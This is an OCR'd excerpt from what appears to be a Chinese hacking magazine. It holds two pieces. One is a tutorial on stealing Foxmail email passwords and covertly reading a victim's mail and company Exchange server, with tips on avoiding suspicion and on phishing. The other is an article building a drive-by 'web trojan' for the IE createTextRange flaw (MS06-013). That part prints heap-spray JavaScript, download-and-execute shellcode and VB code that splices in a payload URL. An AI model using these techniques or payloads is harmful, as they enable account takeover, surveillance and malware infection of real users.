


图3

获取密码

运行Foxmail,选中"张三",然后右键单击,在弹出的菜单中依次选择"属性"→"邮件服务器"。如果用户在在初始设置时输入了密码,在这里会以*号显示密码。使用"*号密码查看器"就可以很快的获取Email的密码,如图4 所示。




图4

小提示 如果对方对账号进行了加密,则可以通过覆盖账号的方法查看Email密码。具体方法为:新建一个账号,注意对账号不要进行加密。关闭Foxmail,然后到"C:\Program Files\Foxmail\mail"下将新建的账号下的"Account.stg"文件复制到加密账号所在的邮件目录覆盖即可。

测试账号正确性

在Foxmail中直接单击菜单上"收取",就可以收取对方的邮件。不过要注意,记得进入"账号属性"设置中将"在邮件服务器上保留备份"复选框选上,如图5所示,防止邮件的主人收不到邮件而产生怀疑!

登录邮件服务器

获得账号密码只是开始,我们还有后续动作,输入




图5

从账号中获取的SMTP邮件地址,页面提示协议错误。既然HTTP协议不行,我们就试下HTTPS协议。如图6所示。




图6

这是比尔大叔的Exchange服务器,公司好多资料都在里面。如图7 所示。





图7

总结:通过这种方式获取的Email密码正确性在99%以上,而且一旦获取了Foxmail安装目录下的"mail"文件夹中的文件,基本上就打开了方便之门。利用其中的信息来进行"钓鱼"实在是再理想不过的了,而且还不容易被发现和跟踪。并且从社会工程学的角度来说,获得了Email密码同时也可能获得一些其他相关的重要账号,这对于我们获得高级权限来说是非常有用的。

应用这种方法获得Foxmail的账号密码实在是太容易了,微软的Exchange服务器安全性确实不错,不过服务器的安全性再好,也无法经受的住密码泄漏的考验。在此奉劝各位网络管理员,注重安全不仅仅需要在服务器上设置,还要注意自己所管辖范围内用户的账号密码的强度问题。只有从多方面考虑,我们才能做到真正意义上的安全防范。

适合读者：入侵爱好者、木马爱好者
前置知识：无



VIP会员学习成果展：让网马来得更猛烈些吧！

文/图 [黑防VIP]忘了忘了

加入黑防VIP已经很长时间了，感觉自己成长了不少，也因此认识了许多良师益友。令我受益最深的是曹军前辈，本人怀着十二分崇拜的心情一篇一篇的看完了他的溢出教程，看的自己颇为心动，于是自己也想找个漏洞来试试。

因为本人前一段时间玩马，所以对网马情有独钟，目标就暂定为IE漏洞。

打开Nsfocus瞧瞧，直奔微软的版面。转悠了一圈，发现MS06-013好像挺不错的。

> Microsoft Internet Explorer 地址栏欺骗漏洞
> Microsoft Internet Explorer 双字节字符内存破坏漏洞
> Microsoft Internet Explorer HTML标签内存破坏漏洞
> Microsoft Internet Explorer 远程HTA执行漏洞
> Microsoft Internet Explorer 错误IOleClientSite数据区绕过漏洞
> Microsoft Internet Explorer 弹出框跨域信息泄露漏洞
> Microsoft Internet Explorer COM对象实例化代码执行漏洞
> Microsoft Internet Explorer 无效HTML解析代码执行漏洞
> Microsoft Internet Explorer CreateTextRange远程代码执行漏洞
> Microsoft Internet Explorer 脚本操作处理器溢出漏洞

不过彻彻底底的分析一个漏洞再写出ShellCode……这对我这个初学的菜鸟来说还是十分困难的。

还是看看别的的吧，于是打开Google一搜，令人满意的结果出来了：CreateTextRange漏洞木马生成器。不过也不知道是网络不好还是什么原因，点了好多站点都是"该页无法显示"。

去绿盟看看漏洞描述。

> Microsoft Internet Explorer是微软发布的非常流行的WEB浏览器。
>
> Internet Explorer的createTextRange()函数实现上存在漏洞，远程攻击者可能利用此漏洞在客户机器上执行任意指令。
>
> Internet Explorer使用createTextRange()时在某些环境下可能导致无需的列表指针引用，这样在试图调用引用的32位地址时就会出现错误，如下所示：
>
> 0x7D53C15D MOV ECX, DWORD PTR DS:[EDI]
> 0x7D53C166 CALL DWORD PTR [ECX]
>
> 由于这种引用，ECX会指向很远的不存在的内存位置，导致IE崩溃，也可能执行任意指令。

相关的测试方法很多，不过既然是研究，我就给大家把最简单的方法找出来。

```
<input type="checkbox" id='c'>
<script>
r=document.getElementById("c");
a=r.createTextRange();
</script>
```

就这么多，保存成网页，拿到虚拟机下运行，错误就跑出来了。如图1 所示。




图1

至于怎么找溢出……这个看起来很复杂。幸好绿盟里给出了溢出程序原代码和一个直接溢出的网页代码。

由于本人C语言不过关，所以直接去看网页代码了。

```
<input type="checkbox" id="blah">
<SCRIPT language="javascript">
shellcode = unescape(%u9090%u9090%u9090%uCCE9%u0000%u5F00%u56E8%u0000%u8900%u50C3%u8E68%u0E4E%uE8EC%u0060%u0000%uC931%uB966%u6E6F%u6851%u7275%u6D6C%uFF54%u50D0%u3668%u2F1A%uE870%u0046%u0000%uC931%u5151%u378D%u8D56%u0877%u5156%uD0FF%u6853%uFE98%u0E8A%u2DE8%u0000%u5100%uFF57%u31D0%u49C9%u9090%u6853%uD87E%u73E2%u19E8%u0000%uFF00%u55D0%u6456%u30A1%u0000%u8B00%u0C40%u708B%uAD1C%u688B%u8908%u5EE8%uC35D%u5553%u5756%u6C8B%u1824%u458B%u8B3C%u0554%u0178%u8BEA%u184A%u5A8B%u0120%uE3EB%u4935%u348B%u018B%u31EE%uFCFF%uC031%u38AC%u74E0%uC107%u0DCF%uC701%uF2EB%u7C3B%u1424%uE175%u5A8B%u0124%u66EB%u0C8B%u8B4B%u1C5A%uEB01%u048B%u018B%uE9E8%u0002%u0000%uC031%uEA89%u5E5F%u5B5D%uE8C3%uFF2F%uFFFF%u686D%u2E68%u7865%u0065");
    bigblock = unescape("%u9090%u9090");
        slackspace = 20 + shellcode.length
        while (bigblock.length < slackspace)
            bigblock += bigblock;
        fillblock = bigblock.substring(0, slackspace);
    block = bigblock.substring(0, bigblock.length-slackspace);
        while(block.length + slackspace < 0x40000)
```

```
        block = block + block + fillblock;
    memory = new Array();
    for ( i = 0; i < 2020; i++ )
        memory[i] = block + shellcode;
    var r = document.getElementById('blah').
createTextRange();
    </script>
```

代码很简单，下面我们就做一个传说中的网页木马生成器好了。因为是在网吧，我选择了VB6精简版来制作木马。至于ShellCode部分，我在网上随便搜了个down&exe的，经过Escape编码格式如下：

```
    %u9090%u9090%u9090%uCCE9%u0000%u5F00%
u56E8%u0000%u8900%u50C3%u8E68%u0E4E%uE8EC%
u0060%u0000%uC931%uB966%u6E6F%u6851%u7275%u6D6C%
uFF54%u50D0%u3668%u2F1A%uE870%u0046%u0000%
uC931%u5151%u378D%u8D56%u0877%u5156%uD0FF%u6853%
uFE98%u0E8A%u2DE8%u0000%u5100%uFF57%u31D0%
u49C9%u9090%u6853%uD87E%u73E2%u19E8%u0000%
uFF00%u55D0%u6456%u30A1%u0000%u8B00%
u0C40%u708B%uAD1C%u688B%u8908%u5EE8%uC35D%
u5553%u5756%u6C8B%u1824%u458B%u8B3C%u0554%
u0178%u8BEA%u184A%u5A8B%u0120%uE3EB%u4935%
u348B%u018B%u31EE%uFCFF%uC031%u38AC%u74E0%
uC107%u0DCF%uC701%uF2EB%u7C3B%u1424%
uE175%u5A8B%u0124%u66EB%u0C8B%u8B4B%
u1C5A%uEB01%u048B%u018B%uE9E8%u0002%
u0000%uC031%uEA89%u5E5F%u5B5D%uE8C3%
uFF2F%uFFFF%u686D%u2E68%u7865%u0065
```

只要在这段代码后面连接下载的路径就可以了，代码如下：

```
    ss1 = ""
    ss = Text1
    If Len(ss) Mod 2 <> 0 Then ss = ss & Chr(0)
    For i = 1 To Len(ss) - 1 Step 2
    ss1 = ss1 & "%u" & Format(Hex(Asc(Mid(ss, i + 1,
1))), "00") & Format(Hex(Asc(Mid(ss, i, 1))),"00")
    Next
```

因为Push是逆压，所以顺序为i+1，i。好了，把此ShellCode替换掉绿盟里的ShellCode，代码见光盘。接着把生成的网马上传到我的服务器上，为了方便大家看效果，我用VB做了个空程序上传。如图2所示。

